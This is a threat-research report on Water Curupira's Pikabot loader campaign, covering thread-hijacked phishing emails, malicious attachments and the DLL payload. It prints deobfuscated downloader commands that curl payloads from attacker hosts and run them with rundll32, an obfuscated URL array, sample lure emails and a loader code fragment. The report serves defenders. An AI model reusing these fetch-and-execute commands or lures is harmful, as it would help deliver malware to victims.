Black Basta-Affiliated Water Curupira's Pikabot Spam Campaign

trendmicro.com/en_us/research/24/a/a-look-into-pikabot-spam-wave-campaign.html

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Phishing

A threat actor we track under the Intrusion set Water Curupira (known to employ the Black Basta ransomware) has been actively using Pikabot. a loader malware with similarities to Qakbot, in spam campaigns throughout 2023.

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Pikabot is a type of loader malware that was actively used in spam campaigns by a threat actor we track under the Intrusion set Water Curupira in the first quarter of 2023, followed by a break at the end of June that lasted until the start of September 2023. Other researchers have previously noted its strong similarities to Qakbot, the latter of which was taken down by law enforcement in August 2023. An increase in the number of phishing campaigns related to Pikabot was recorded in the last quarter of 2023, coinciding with the takedown of Qakbot — hinting at the possibility that Pikabot might be a replacement for the latter (with DarkGate being another temporary replacement in the wake of the takedown).

Pikabot's operators ran phishing campaigns, targeting victims via its two components — a loader and a core module — which enabled unauthorized remote access and allowed the execution of arbitrary commands through an established connection with their command-and-control (C&C) server. Pikabot is a sophisticated piece of multi-stage malware with a loader and core module within the same file, as well as a decrypted shellcode that decrypts another DLL file from its resources (the actual payload).

In general, Water Curupira conducts campaigns for the purpose of dropping backdoors such as Cobalt Strike, leading to Black Basta ransomware attacks (coincidentally, Black Basta also returned to operations in September 2023). The threat actor conducted several DarkGate spam campaigns and a small number of IcedID campaigns in the early weeks of the third quarter of 2023, but has since pivoted exclusively to Pikabot.

Pikabot, which gains initial access to its victim's machine through spam emails containing an archive or a PDF attachment, exhibits the same behavior and campaign identifiers as Qakbot.





Figure 1. Our observations from the infection chain based on Trend's investigation
download

Initial access via email

The malicious actors who send these emails employ thread-hijacking, a technique where malicious actors use existing email threads (possibly stolen from previous victims) and create emails that look like they were meant to be part of the thread to trick recipients into believing that they are legitimate. Using this technique increases the chances that potential victims would select malicious links or attachments. Malicious actors send these emails using addresses (created either through new domains or free email services) with names that can be found in original email threads hijacked by the malicious actor. The email contains most of the content of the original thread, including the email subject, but adds a short message on top directing the recipient to open the email attachment.

This attachment is either a password-protected archive ZIP file containing an IMG file or a PDF file. The malicious actor includes the password in the email message. Note that the name of the file attachment and its password vary for each email.



From [redacted]
Subject CAS::Re: IMPORTANT COMMUNICATION FROM OU
To [redacted]
Date Tue, 21 Nov 2023 08:54:46 +0000
Message ID [redacted]
Received [redacted]
Received [redacted]

11/21/2023, 4:54 PM

[redacted]


Bom dia,
Despachei um material para voc no dia anterior. Chegou a voc?
Arquivo senha: **OLVPJ**

O Miguel mando esta informao para vermos na maquina da Madeira e de Viseu
De: [redacted]
Enviada: 12 de dezembro de 2023 09:58
Para: [redacted]
Cc: [redacted]
Assunto: FW: IMPORTANT COMMUNICATION FROM OUR TECH TEAM
Importncia: Alta
[redacted]
Certifiquem-se que Madeira e Palcio j ficam assim, sff.
Obg
[redacted]

[redacted]
Operaes
Manuteno e
Projetos
[redacted]

1 attachment: NIHILtq.zip 829 KB

Figure 2. Sample email with a malicious ZIP attachment
download



From [redacted]
Subject Re:Raacck85 Offer
To [redacted]
Date Wed, 13 Dec 2023 08:27:26 -0700
Message ID [redacted]
Received [redacted]
Received [redacted]

12/13/2023, 11:27 PM

[redacted]

Check attachment file

Hi [redacted]
Thank you for reaching us.
You may try to use this link to check the discounted offers for [redacted]:
Please feel free to reach out to me if you have any problems.
Thank you.
Thanks & Regards
[redacted]
From: [redacted]
Sent: Monday, 4 December 2023 6:09 pm
To:
Subject: RE: Staff Special: Rack85 Offer
Hi Team,
Can I ask how do I access the website with the discounted offers on [redacted]
I tried to access the below webpage but receive an error message.
[redacted]


1 attachment: QUAM0H.pdf 140 KB

Figure 3. Sample email with a malicious PDF attachment
download

The emails containing PDF files have a shorter message telling the recipient to check or view the email attachment.

The first stage of the attack


The attached archive contains a heavily obfuscated JavaScript (JS) with a file size amounting to more than 100 KB. Once executed by the victim, the script will attempt to execute a series of commands using conditional execution.



Nisip.zip - ZIP archive, unpacked size 155,044 bytes

Name	Size	Packed	Type	Modified	CRC32
..			Local Disk		
K	42,002	42,012	File	10/6/2023 2:29 ...	5229C553
Nisip.js	113,042	37,872	JScript Script File	9/5/2023 10:25 ...	C6A221AE

Figure 4. Files extracted to the attached archive (.zip or .img)
download



```
"C:\Windows\System32\cmd.exe" /c dJ || eCHO dJ & PInG dJ || Curl http[:]188.34.192[.]184/76DKN6/Wheez
-o %tmp%\dJ.sct & PInG -n 4 dJ || rUnDLl32 %TMp%\dJ.sct, Crash & eXit ciCf51U2FbrvK
```


Figure 5. Deobfuscated JS command
download

The script attempts command execution using *cmd.exe*. If this initial attempt is unsuccessful, the script proceeds with the following steps: It echoes a designated string to the console and tries to ping a specified target using the same string. In case the ping operation fails, the script employs *Curl.exe* to download the Pikabot payload from an external server, saving the file in the system's temporary directory.

Subsequently, the script will retry the ping operation. If the retry is also unsuccessful, it uses *rundll32.exe* to execute the downloaded Pikabot payload (now identified as a .dll file) with "Crash" as the export parameter. The sequence of commands concludes by exiting the script with the specified exit code, *ciCf51U2FbrvK.*

We were able to observe another attack chain where the malicious actors implemented a more straightforward attempt to deliver the payload. As before, similar phishing techniques were performed to trick victims into downloading and executing malicious attachments. In this case, password-protected archive attachments were deployed, with the password contained in the body of the email.

However, instead of a malicious script, an IMG file was extracted from the attachment. This file contained two additional files — an LNK file posing as a Word document and a DLL file, which turned out to be the Pikabot payload extracted straight from the email attachment:




Name	Date modified	Type	Size
document.docx	11/21/2023 6:55 AM	Shortcut	2 KB
inf2.dll	11/21/2023 6:55 AM	Application extens...	1,126 KB

Figure 6. The content of the IMG file
download

Contrary to the JS file observed earlier, this chain maintained its straightforward approach even during the execution of the payload.

Once the victim is lured into executing the LNK file, *rundll32.exe* will be used to run the Pikabot DLL payload using an export parameter, “Limit”.

The content of the PDF file is disguised to look like a file hosted on Microsoft OneDrive to convince the recipient that the attachment is legitimate. Its primary purpose is to trick victims into accessing the PDF file content, which is a link to download malware.



There was a problem connecting to OneDrive

Error 0x8007016F. The cloud sync engine failed to validate the downloaded data.
To open this file Dowland form OneDrive Cloud.

Stay in the groove with Microsoft OneDrive integration with Adobe Acrobat.

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
download



There was a problem connecting to OneDrive

lidate the downloaded data.
rive Cloud.

Security Warning

The document is trying to connect to
https://midad-adv.com/ei/?kwyOjXenec9E4iT

If you trust the site, choose Allow. If you do not trust the site, choose Block.


☐ Remember my action for this site

Figure 7. Malicious PDF file disguised to look like a OneDrive attachment; note the misspelling of the word “Download”
download

When the user selects the download button, it will attempt to access a malicious URL, then proceed to download a malicious JS file (possibly similar to the previously mentioned JS file).

The delivery of the Pikabot payload via PDF attachment is a more recent development, emerging only in the fourth quarter of 2023.

We discovered an additional variant of the malicious downloader that employed obfuscation methods involving array usage and manipulation:




```
var _0x40ee = [
    'QXXep','pzXcB','qOzsU','0x9','jcEOg','MSEBZ','1|3|4|2|0','ZjsaR','split','pXnBE','VhUxz','cDfbc','0xb','0xd','0xe','0xf','0x11','0x12','0x13','0x14','0x15','length','WScript.Shell','.dat --output
        %SYSTEMDRIVE%\\Fekforikbsd\\Nirgkdhlhjtdjlt\\Pjfjiejgjsjse.OOCCXX','shift','dVQoB','aQcti','0x1','0x3','0x4','0x6','0x7','0x8','Run','https://brouweres.com/VvS49/','https://egnersi.com/8papP/','
        push','XmZtt','QQwVp','0x2','random','0x5','dOuKx'
];
```

Figure 8. Elements of array “_0x40ee” containing download URLs and JS methods used for further execution
download

Nested functions employed array manipulation methods using “push” and “shift,” introducing complexity to the code's structure and concealing its flow to hinder analysis. The presence of multiple download URLs, the dynamic creation of random directories using the *mkdir* command, and the use of *Curl.exe*, as observed in the preceding script, are encapsulated within yet another array.


The JavaScript will run multiple commands in an attempt to retrieve the malicious payload from different external websites using Curl.exe, subsequently storing it in a random directory created using *mkdir*.



```
"C:\Windows\System32\cmd.exe" /c mkdir  C:\Fekforikbsd\Nirgkdhlhjtdjlt & curl
https[:]//hukerpinta[.]com/WuN/0[.]33462036819629065[.]dat --output
C:\Fekforikbsd\Nirgkdhlhjtdjlt\Pjfjiejgjsjse.OOCCXX;
"C:\Windows\System32\cmd.exe" /c mkdir  C:\Fekforikbsd\Nirgkdhlhjtdjlt & curl
https[:]//brouweres[.]com/VvS49/0[.]3397977802771505[.]dat --output C:\Fekforikbsd\Nirgkdhlhjtdjlt\Pjfjiejgjsjse.OOCCXX;
"C:\Windows\System32\cmd.exe" /c mkdir  C:\Fekforikbsd\Nirgkdhlhjtdjlt & curl
https[:]//egnersi[.]com/8papP/0[.]8473048703592174[.]dat --output C:\Fekforikbsd\Nirgkdhlhjtdjlt\Pjfjiejgjsjse.OOCCXX;
"C:\Windows\System32\cmd.exe" /c mkdir  C:\Fekforikbsd\Nirgkdhlhjtdjlt & curl 0[.]35718822822175933[.]dat --output
C:\Fekforikbsd\Nirgkdhlhjtdjlt\Pjfjiejgjsjse.OOCCXX;
"C:\Windows\System32\cmd.exe" /c mkdir  C:\Fekforikbsd\Nirgkdhlhjtdjlt & curl 0[.]43636996554096174[.]dat --output
C:\Fekforikbsd\Nirgkdhlhjtdjlt\Pjfjiejgjsjse.OOCCXX;
```

Figure 9. Payload retrieval commands using curl.exe
download

The *rundll32.exe* file will continue to serve as the execution mechanism for the payload, incorporating its export parameter.




```
rundll32  C:\Fekforikbsd\Nirgkdhlhjtdjlt\Pjfjiejgjsjse.OOCCXX,Enter;
```

Figure 10. Payload execution using rundll32.exe
download

The Pikabot payload

We analyzed the DLL file extracted from the archive shown in Figure 6 and found it to be a sample of a 32-bit DLL file with 1515 exports. Calling its export function “Limit”, the file will decrypt and execute a shellcode that identifies if the process is being debugged by calling the Windows API *NtQueryInformationProcess* twice with the flag 0x7 (*ProcessDebugPort*) on the first call and 0x1F *ProcessDebugFlags* on the second call. This shellcode also decrypts another DLL file that it loads into memory and then eventually executes.



```
v16 = v22;
if ( *(PE_ + 0x28) )
{
  AddressOf_EP = (*(PE_ + 0x28) + AllocatedMem);
  AddressOf_EP(AddressOf_EP, v16, 1, 1);
}
if ( a4 )
{
  v14 = *(AllocatedMem + 60) + AllocatedMem;
```

